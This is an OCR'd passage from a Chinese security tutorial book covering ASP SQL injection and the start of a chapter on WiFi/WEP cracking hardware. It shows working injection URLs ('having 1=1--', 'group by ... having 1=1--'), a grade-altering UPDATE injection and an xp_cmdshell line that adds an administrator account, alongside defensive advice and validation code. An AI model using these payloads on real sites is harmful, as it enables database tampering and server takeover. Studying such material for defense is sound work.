免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 12-12　查看源文件

Step2　从源文件中可以看到，内容以变量 id1 提交给 cx.asp 处理，所以，可以轻易获得带参数的查询链接，如图 12-13 所示。例如主机 192.168.1.66，学号 9 的查询链接为“http://192.168.1.66/cx.asp?id1=12”。




图 12-13　分析提交的变量

Step3　在原链接后添加 1=1，并尝试执行，页面正常。

Step4　在原链接后添加 1=2，并尝试执行，页面转换。说明此链接可能存在 SQL 注入漏洞。

以上只是最经典的检测方法，目前，众多程序员已意识到这个问题并对此加以过滤。下面介绍另一种常用的检测方法。

- 加引号法：

在有效链接的右侧添加半角单引号，如存在漏洞，将会出现报错信息。假如网站人员没有屏蔽出错信息，还可以查看数据库类型、引用方式等信息，如图 12-14 所示。

Microsoft JET Database Engine 错误 '80040e14' ，代表网站使用 Access 数据库。

Microsoft OLE DB Provider for SQL Server 错误 '80040e14' SQL Server 数据库）表示网站使用 SQL 数据库。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 12-14　从提示信息获知数据库类型及引用方式

提 示

一些网站的应用程序会过滤空格，遇到这种情况可使用%20 直接替代。除此之外，相当多网站的应用程序还会过滤单引号，因此，用户可以使用 SQL Inject Encode 工具对原始 URL 转码，再用转码后的链接地址进行测试。

12.3　获取数据库表及字段名称

由于 ASP 网页在服务器端执行，返回给用户的只是最终执行结果。因而即使存在注入漏洞，黑客也需要获得数据表名称和字段名称，然后才能精确构造出可以执行的注入语句。

12.3.1　使用 NBSI 猜解数据表及字段名称

对于可供 SQL 注入的网址，NBSI 提供了分析及猜解数据表名称、字段名称的功能，可以协助黑客判断数据库内有哪些表、表中有哪些字段。下面以“12.1.1 SQL 注入攻击的原理”中的例子说明猜解数据表及字段名称的方法，步骤如下：

Step1　在“注入地址”栏位输入可注入的地址，单击“检测”按钮，程序会提示可用的注入方式及网站服务器的错误提示功能是否关闭。

Step2　免费版本仅猜解数据库的第一个表名称。用户需要手动输入程序设计人员可能使用的表名，如 chenji、Result、ywcj、cj 等，如果数据库与服务器的表名称相符，列表中相应的表名称会添加 Y 标记，如图 12-15 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 12-15　猜解表名

Step3　选择成功猜解的表名，使用类似的方法猜解字段名称，如图 12-16 所示。



图 12-16　猜解字段名称

假如程序设计人员对数据表的命名方式比较独特，那么，免费版猜解的难度将大大增加，建议用户寻找全自动猜解的商用版本，或参考“12.3.2 手动获取数据库表及字段名称”小节，通过命令方式获得数据表及字段名称。

12.3.2　手动获取数据库表及字段名称

继续以“12.1.1 SQL 注入攻击的原理”为例，由于 cx.asp 是提交查询请求并输出查询结果的页

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

面，所以，不妨构造以下语句，让数据库报错并逐一给出表单字段。

- 报出当前表名和第一个字段名：

```
http://正常浏览网址 having 1=1--
```

如果原来的查询网址是 http://192.168.1.66/cx.asp?id1=12，那么，就变成 http://192.168.1.66/cx.asp?id1=12 having 1=1--。

此时，查询必然会出错，并在出错信息中提供表单名称以及表单的第一个字段名称 No，如图 12-17 所示。



图 12-17　获取表名及第一个字段名

- 报出第二个及其他字段：

```
http://正常浏览网址 group by 第一个字段名 having 1=1--
```

如果原来的查询网址是 http://192.168.1.66/cx.asp?id1=12，获得的第一个字段为 No，那么，接下来输入 http://192.168.1.66/cx.asp?id1=12 group by No having 1=1--，即可获得第二个字段 ywcj，如图 12-18 所示。




图 12-18　获得第二个字段名

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

依次采用同样的方法，可以获取该表的所有字段名称。取得表名称和字段名称之后，只要运用 SQL 语言基础，即可构造出自己所需的注入语句了。

12.4　利用 SQL 注入漏洞展开攻击

目前，网上提供了很多利用 SQL 注入漏洞展开攻击的工具，如“新云 SQL 注入漏洞利用程序”、“my power 注入漏洞利用程序”等，然而这些程序仅针对使用特定源码构造的网站才有效，随着网站升级，这些利用程序将会失效。所以，黑客高手通常不会四处寻觅什么注入利用程序，而会开动脑筋，自行利用漏洞展开攻击。

12.4.1　如何构造注入语句

发现网站存在注入漏洞后，如何利用漏洞展开攻击呢？其实，只需在网址后附上自己构造的注入语句就可以了。例如在“SQL 注入攻击的原理”一节中，用于修改成绩的“;update cj set ywcj=78 where No=12”就是一个注入语句。注入语句是如何构造出来的呢？这主要从以下三个方面着手：

第一，获得数据库的表及字段名称。此类资料是构造注入语句的基础。如果还没有获得表及字段名称，建议先参阅“获取数据库表及字段名称”一节的内容。

第二，从网页功能和传输参数逆推存在漏洞的 ASP 网页上原有的数据库处理语句。要做好这一步，除了要具备 SQL 语言基础之外，还需要一定的经验。假如你对这方面感到比较棘手，建议先下载并研究主流的网站模板，从网站源代码中可以接触到形形色色的查询、修改、更新语句。

第三，深入了解 SQL 语言。要构造注入语句，SQL 语言是必须掌握的技术基础。假如对 SQL 语言一知半解，只能依赖工具软件，注入效果自然会大打折扣。

12.4.2　经典注入语句剖析

针对入门黑客薄弱的 SQL 语言基础，下面简要介绍常用构造注入的语法：

（1）组合查询

```
SELECT * FROM <table1> WHERE <table1.colum1=XXX>
```

这条命令用于查询数据库中的 table1 表、colum1 字段是否有内容为 XXX 的记录。如果有，将指针跳至该记录。例如 SELECT * FROM cj WHERE cj.No=12 就是查询 cj 表内 No 字段是否有内容为 12 的记录。

（2）更新数据

```
UPDATE <table1> SET column1='xxx' WHERE <conditions>
```

这条命令的作用是将数据库中 table1 表符合 conditions 条件的记录的 column1 字段值改为 XXX。如果删除 WHERE 及相应的条件限制，那么所有记录的 column1 字段值将被修改为 XXX。例如 UPDATE cj SET ywcj=78 WHERE No=12 就是将 cj 表中 No 值等于 12 的记录中的 ywcj 字段值改为 78。UPDATE cj SET ywcj=45 就是将 cj 表中所有记录的 ywcj 字段值改为 45。

（3）插入记录

```
INSERT INTO <table1> (colum1,colum2…)  VALUES(valus1,valus2, …)
```

这条命令的作用是在 table1 表中插入一条记录，并将 valus1 赋给该记录对应的 colum1 字段，

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

将 valus2 赋给该记录对应的 colum2 字段。例如 INSERT INTO cj (ywcj,yycj) VALUES (78,68)就是在 cj 表中插入一条记录，将 78 赋给 ywcj 字段，将 68 赋给 yycj 字段。

（4）删除数据

```
DELETE FROM <table1> WHERE <conditions>
```

这条命令的作用是删除 table1 表中符合条件的相应记录。例如 DELETE FROM cj WHERE No=1 就是删除 cj 表中 No 值为 1 的记录。

12.5 防御 SQL 注入攻击

分析 SQL 注入攻击的原理后发现，这类攻击并非利用系统或数据库的漏洞，即使系统及 SQL 数据库本身安装了所有补丁也无济于事。由于注入攻击利用于 Web 服务器必须开放的 80 端口，所以防火墙也帮不上忙。面对 SQL 注入攻击，数据库管理员、系统管理员及网络管理员真的完全无能为力吗？当然不是，他们可以通过设置将 SQL 注入攻击的危险降至最低。

1. 数据库管理员

- 数据库管理员从数据库服务器上移除所有示例脚本，减少冗余脚本造成的安全隐患。
- 移除不需要使用的储存过程，特别是访问注册表的储存过程，使用 SQL 2000 等旧式数据库的管理员必须移除 cmd_Shell 储存过程。
- 为每一个网站分配一个专用的低特权账户，避免使用 sa、dba 等访问整个服务器的高权限账户。

2. 应用程序设计员

解除 SQL 注入攻击威胁唯一的办法是完善网站的源程序，加强用户提交内容检查与过滤机制。需要做的工作主要有以下几项：

- 在一些长度固定的输入中严格检测输入长度。例如根据证件号码查询时，检查用户提交的内容是否超长，超长则不予处理。
- 拒绝包含二进制数据、转义序列和注释字符的输入内容，这有助于防止脚本注入，防止某些缓冲区溢出攻击。例如在处理用户邮箱地址时可以参考以下源代码。

```
IsValidEmail = true
names = Split(email, "@")
if UBound(names) <> 1 then
   IsValidEmail = false
   exit function
end if
for each name in names
   if Len(name) <= 0 then
     IsValidEmail = false
     exit function
   end if
   for i = 1 to Len(name)
     c = Lcase(Mid(name, i, 1))
     if InStr("abcdefghijklmnopqrstuvwxyz_-.", c) <= 0 and not IsNumeric(c) then
       IsValidEmail = false
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
        exit function
      end if
    next
    if Left(name, 1) = "." or Right(name, 1) = "." then
      IsValidEmail = false
      exit function
    end if
  next
  if InStr(names(1), ".") <= 0 then
    IsValidEmail = false
    exit function
  end if
  i = Len(names(1)) - InStrRev(names(1), ".")
  if i <> 2 and i <> 3 then
    IsValidEmail = false
    exit function
  end if
  if InStr(email, "..") > 0 then
    IsValidEmail = false
  end if
  end function
```

- 养成良好的编程习惯，多使用安全参数。在 SQL Server 数据库中提供的 Parameters 集合，具有检查和验证双重功能。它首先检查用户提交内容的长度，接着会将输入内容转换为纯文本资料，从而封堵了黑客构造注入语句的可能。

3. 系统管理员

虽然注入攻击可以绕过防火墙、防病毒等安全防线，但是系统管理员也可以作出一些防御设置，以提高系统抵御 SQL 注入攻击的能力。

- 移除不必要的系统组件和命令行工具，让入侵者难以获取有用的 Shell，或者利用系统命令工具进一步入侵主机。假如你已经删除了 XP 的命令行，那么黑客注入 http://Site/url.asp?id=1;exec master..xp_cmdshell “net localgroup name administrators /add”--语句只能无功而返了。
- 不要轻易开放 IIS 等网站后台程序的写入、执行功能。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 13 章　WiFi 无线入侵与 WPA 强化加密

随着无线技术的日趋成熟及生产成本的不断下降，不需要布线、组网方便的无线网络应用日益普及，与此同时，针对无线的入侵手段应运而生，掀起一轮的入侵与反入侵斗争。在这一章中，将介绍 WiFi 无线入侵与 WPA 强化加密相关的知识。

13.1　WiFi 无线入侵分析

目前，WiFi 已经广泛应用在笔记本电脑、PDA 手机等移动终端上，然而，大部分用户在组建无线网络时忽视了网络安全，给别人提供了入侵的可乘之机，以偷取上网权限或局域网主机的资料。

13.1.1　WiFi 无线架构简介

与传统的有线网络相比，由于免去了布线的麻烦，WiFi 无线网络的组建方案比较简单，借助 AP（Wireless Access Point，无线访问结点，如无线路由器）和无线网卡，就可以将信号覆盖范围内的主机连接起来。图 13-1 所示为小型企业内部常见的 WiFi 无线网络架构。




图 13-1　无线网络架构

对于家庭网络，其架构更简单，只要购买一个无线路由器充当 AP，将路由器与上网设备（如 ADSL Modem）连接后，家庭中的电脑就可以通过路由器共享上网及组建局域网共享资料（无线路由器可以充当网关，局域网中的电脑安装软件防火墙即可）。

13.1.2　WiFi 无线入侵原理

WiFi 无线网络虽然为用户组网带来便利，同时也存在一定的安全隐患。即使主机没有访问 AP 的权限，只要主机在无线信号覆盖范围内，入侵者借助专门的硬件设备和网络探测、破解工具，就

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可以入侵 AP 窃取上网权限，为入侵局域网主机做准备。

无线网络中的数据传输是靠无线信号来完成的，入侵主机借助专门的无线探测工具很快就能拦截 AP 传输的数据包，接着对数据包进行分析、破解，就能够获取 AP 的访问权限。

13.1.3　WiFi 无线入侵专用硬件简介

在购买测试 WiFi 无线入侵之前，应该先制定一个破解方案，包括了解待入侵的网络环境（如无线网络的信号强度）、要使用哪些网络入侵和破解工具，然后在此基础上选购可以满足无线入侵要求的硬件。图 13-2 所示为常见的 USB 无线网卡和 PCI 无线网卡。

1. 无线网卡




图 13-2　常见的 USB 无线网卡和 PCI 无线网卡

由于 Windows 系统对无线网卡的支持不够（对于目前大部分的无线入侵工具，Windows 系统的驱动程序都无法兼容），主流的 WiFi 破解方案通常在 Linux 系统中完成。目前，已出现专门用于测试和破解无线网络的 Linux 系统，如 Black Track（以下简称 BT），此系统有光盘版和 U 盘版，可以从光盘或 U 盘启动登录。这一节将以 BT3 为例，说明破解无线网络的方法（最新版本为 BT4，但在无线入侵方面并没有显著增强）。下面先来介绍兼容 BT3 的无线网卡型号，根据不同的接口分类如下：

（1）PCI 接口

- Asus WL-138g v2
- Belkin F5D8001
- CNet CWP-854
- Dlink DWL-AG530
- Dlink DWL-G520
- Dlink DWL-G550
- Dlink DWL-G510
- Foxconn WLL-3350
- MSI PC60G
- Netgear WG311T
- Netgear WPN311
- SMC SMCWPCI-G

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（2）Mini PCI 接口

- Broadcom BCM4306 802.11b/g (rev 3)
- Broadcom BCM4318 802.11b/g
- IBM AR5212 802.11abg NIC (rev 01)
- IPW2100
- IPW2200
- WN360G

（3）Mini PCIe 接口

- Broadcom BCM4311 802.11b/g
- IPW3945
- IPWRAW (IPW3945 Monitor + Inject)

（4）PCMCIA 卡

- 3COM 3CRWE154G72 v1
- 3COM 3CRPAG175B with XJACK Antenna
- Agere Systems ORiNOCO GOLD PC Card Classic
- AirLink101 AWLC4130
- ASUS WL100G
- Belkin F5D6020 v3
- Belkin F5D7010 V1000
- Belkin F5D7010 V3000UK
- Belkin F5D7010 V5000
- Belkin F5D7010 V6000
- Belkin F5D7011
- Buffalo WLI-CB-G54HP
- Cisco AIR-LMC350
- Cisco AIR-PCM350-T
- Cisco Aironet AIR-CB21AG-A-K9
- Dlink DWA-645
- Dlink DWL-650+
- Dlink DWL-G650
- Dlink DWL-G630, 650+/-
- Dlink DWL-G650M
- Dlink DWL-G650+
- D-Link WNA-1330
- Enterasys Roamabout 802.11 DS High Rate
- Gigabyte GN-WM01GT AirCruiserG Mach G
- Lucent Technologies Orinoco Silver
- Linksys WPC11v4
- Linksys WPC11v4
- Linksys WPC54G v3

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- Motorola WN825G v2
- NetGear MA401
- NetGear WPN511
- NetGear WPN511 - Range Max
- NetGear WG511T
- NetGear WAG511v2
- NetGear WG511 v1
- NetGear WG511v2
- Netgear WG511U
- NetGear WPN511GR
- Netgear WPNT511
- PROXIM ORiNOCO 802.11b/g Gold (Model: 8470-WD)
- Senao NL-2511CD PLUS EXT2
- Senao Sl-2511CD Plus EXT2
- Senao SL-2511 CD PLUS (the one w/o external connectors)
- Sitecom WL-100b
- SMC 2532W-B
- SMC SMC2536W-AG
- SMC WCB-G
- SWEEX LW051 ver:1.0
- TP-link SuperG&eXtended Range 108M Wireless Cardbus Adapter(TL-WN610G)
- TP-link eXtended Range 54M Wireless Cardbus Adapter (TL-WN510G)
- Ubiquiti SRC
- Wistron WLAN 802.11a/b/g Cardbus CB9-GP
- X-Micro WLAN 11g PCMCIA Card (XWL-11GPAG)
- ZCom XI-325HP+
- Zyxel ZyAIR G-100 PCMCIA Card (FCC ID:N89-WE601l)

（5）USB 接口

- Airlink101 AWLL3026
- ALFA Networks AWUS036H
- ASUS WL-167G
- AVM Fritz!Wlan USB V1.1
- Belkin F5D7050 V1
- Belkin F5D7050 (4000 series)
- Belkin F5D7050B
- Belkin F5D7051
- Buffalo Airstation G54 WLI-U2-KG54-AI (2A)
- Chiefmax
- D-Link DWL 122 (USB) F/W 3.2.1 H/W A1
- D-Link DWL G122 (USB) F/W 2.03 B1

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- D-Link WUA-1340
- Edimax EW-7317UG
- Edimax EW-7318USG
- Linksys WUSB54g v4
- Linksys WUSB54GC
- MicroEdge MEG55A Wireless-G USB Dongle
- NetGear WG111v2
- NetGear WG111T
- Netopia ter/gusb-e
- OvisLink Evo-w54usb
- SafeCom SWMULZ-5400
- ZyDAS 1211
- SMCWUSB-G EU
- MSI US54SE

购买无线网卡时需要注意几个问题：

- 芯片类型。网卡芯片要支持各种常见的无线网络工具，目前应用较多的芯片有 Atheros、Prism、Ralink、Orincoco 等。
- 硬件、固件版本。相同型号的网卡可能会采用不同的硬件/固件版本，而不同硬件/固件版本的网卡芯片并不相同，它们对无线攻击和破解工具的兼容性也有所不同。例如 D-Link DWL-G 网卡，A1 版使用的 Prism GT 芯片，而 B1 采用 Atheros 芯片。
- 功率。以毫瓦（mW，即 1/1000W）为单位，功率越大，无线信号的传输距离也越大。无线局域网内使用的无线设备发射功率范围通常为 30~100mW，理论上，100mW 功率的信号传输距离可以达到 1 英里（1.609 千米）。不同功率的无线设备在不同环境中的传输距离如下表。

发射功率	开阔地	砖造结构的室内	水泥造结构的室内
50mW	100m	30m	20m
100mW	200m	50m	40m
200mW	400m	70m	60m
700mW	800m	120m	100m
1000mW	1000m	200m	150m

- 网络标准。一共有 IEEE 802.11a（使用 5GHz 频段，最高传输速度 54Mbit/s，与 802.11b 不兼容）、IEEE 802.11b（使用 2.4GHz 频段，最高传输速度为 11Mbit/s）、IEEE 802.11g（使用 2.4GHz 频段，最高传输速度为 54Mbit/s，可向下兼容 802.11b）、IEEE 802.11n（可向下兼容，最高传输速度为 300Mbit/s）几种。购买无线网卡时，如果已配置了无线 AP，要注意网卡的标准是否与 AP 兼容。

2. 天线

虽然无线网卡、无线 AP 等设备内置了天线，如果入侵主机与 AP 之间的距离较远或者阻碍物较多，接收的无线信号强度差，就需要使用外接天线来增强无线设备传送和接收无线信号的能力。一般情况下，当室内传输距离超过 20~30m，室外传输距离超过 50~100m 时，就可以使用天线来增

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

强无线信号的强度了。

购买天线时，需要注意几个问题：

- 市场上销售的天线分全向天线和定向天线两种。顾名思义，全向天线能够向各个方向传输无线信号；而定向天线只能向某个方向传输无线信号，但它的传输距离要比全向天线远得多，用户可根据需要选择合适的产品。例如在无线漫游网络中使用无线 AP 搭配全向天线，而点对点无线网络使用无线网卡搭配定向天线比较合适。图 13-3 所示为常见的全向天线和定向天线。




图 13-3　常见的全向天线和定向天线

- 频率范围。天线工作的频段必须与连接的无线设备频段一致。例如要连接采用 802.11a 标准的无线网卡，而 802.11a 工作在 5GHz 通信频段，那么，配套天线的频率频段必须为 5GHz。
- 增益大小。用于表示天线功率的放大倍数，其数值越大，表示放大倍数越大，传输信号的质量也越好。
- 根据传输距离的远近不同选择室内天线或室外天线，室内天线的增益大小通常为 4~5dBi，而室外天线通常为 8.5~14dBi。需要注意的是，由于室内天线没有使用防水、防雷设备，切忌将它们安装在室外。
- 接头。天线的接头有 SMA、TNC、MMCX、MCX、MINIPCI、MC-CARD、N 头、BNC 等多种，天线接头必须与连接的无线设备的接口一致。图 13-4 的示为常见的 SMA 接头和接孔。




图 13-4　常见的 SMA 接头和接孔

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

13.2 破解 WEP 加密 WiFi 网络

WEP（Wired Equivalent Privacy）是目前使用最广泛的无线网络认证机制之一，当主机连接使用 WEP 认证的无线结点时，必须输入相应的密码才能连接成功。不过，WEP 加密机制并不安全，借助一些无线测试和破解工具，就可以轻而易举地破解 WEP 的认证密码。图 13-5 所示为使用 WEP 作为无线路由器的认证类型。

